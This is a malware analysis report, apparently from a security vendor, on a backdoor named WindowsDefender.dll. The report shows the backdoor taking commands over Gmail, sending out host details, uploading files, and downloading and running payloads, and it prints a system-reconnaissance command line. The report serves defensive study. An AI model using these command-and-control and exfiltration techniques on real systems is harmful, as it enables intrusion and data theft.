MD5: BB74C038CCC51A1D630923B1BFC9BBAC
6D24132BA18BB1EC3783F774E3CE2938

WindowsDefender.dll mainly performs the following activities:

1. Uploads specified files
2. Download and execute file
3. Executes any command from command prompt


The malware sends and receives data and commands from a personal Gmail account.

The detailed activity is as follows:

1. **Checkin**

   When malware is executed, it sends the system information via email.

   The malware sends an email from "**Amber.Nx.Smith@gmail.com"** with name "Jason Hedges" to "John Benson" whose email is "**Amber.Xn.Smith@gmail.com"** consisting the following content encrypted with AES.


"HELLO " ClientId " " DateTime
UserDomainName :MachineName: UserName


Thereafter, the malware executes the following command from the command prompt to collect more information about the infected system:

"**cmd.exe \c whoami & set & ipconfig /all & route print & net use"**

It encrypts the result of the above command with AES and sends it to Amber.Xn.Smith@gmail.com **(**John Benson**).**

2. **Check Work Queue:**

   The malware enumerates all Inbox emails of Amber.Nx.Smith@gmail.com, if it finds emails with the following structure:



Commands


1. EXECUTE

If the command is EXECUTE, it executes the following process:

Cmd.exe \c [CommandData]


- here [CommandData] is any command which can be executed via the command prompt.

The result of this is encrypted with AES and emailed to **Amber.Xn.Smith@gmail.com** (John Benson**),** in the following format:



2. RETRIEVE_FILE

If the command is RETRIEVE_FILE, it uploads the file specified in the CommandData.



3. DOWNLOAD_DECRYPT_AND_EXECUTE

Upon receiving the DOWNLOAD_DECRYPT_AND_EXECUTE command, the malware downloads the file from the specified URL in CommandData. It decodes the Base64 data and drops the file at Desktop location to execute the same.

Conclusion

The attacker targeted the victim firm by sending spear phishing emails to its employees. The attack used non-executable components like BAT file and PowerShell scripts to avoid detection by Security Vendors and suspicion by Behavior-based detection systems. The creation of executable files used in this attack shows that the attack began in March 2016.

The attacker is not using any communication server but a personal Gmail account sending commands. They also used public file hosting site Pastebin.com to host the malicious components. The code in binary is not complex but we may expect complex versions of such binaries in the future, which will further make analysis a challenge. Attacks on such types of private sectors can lead to bigger concerns for data theft.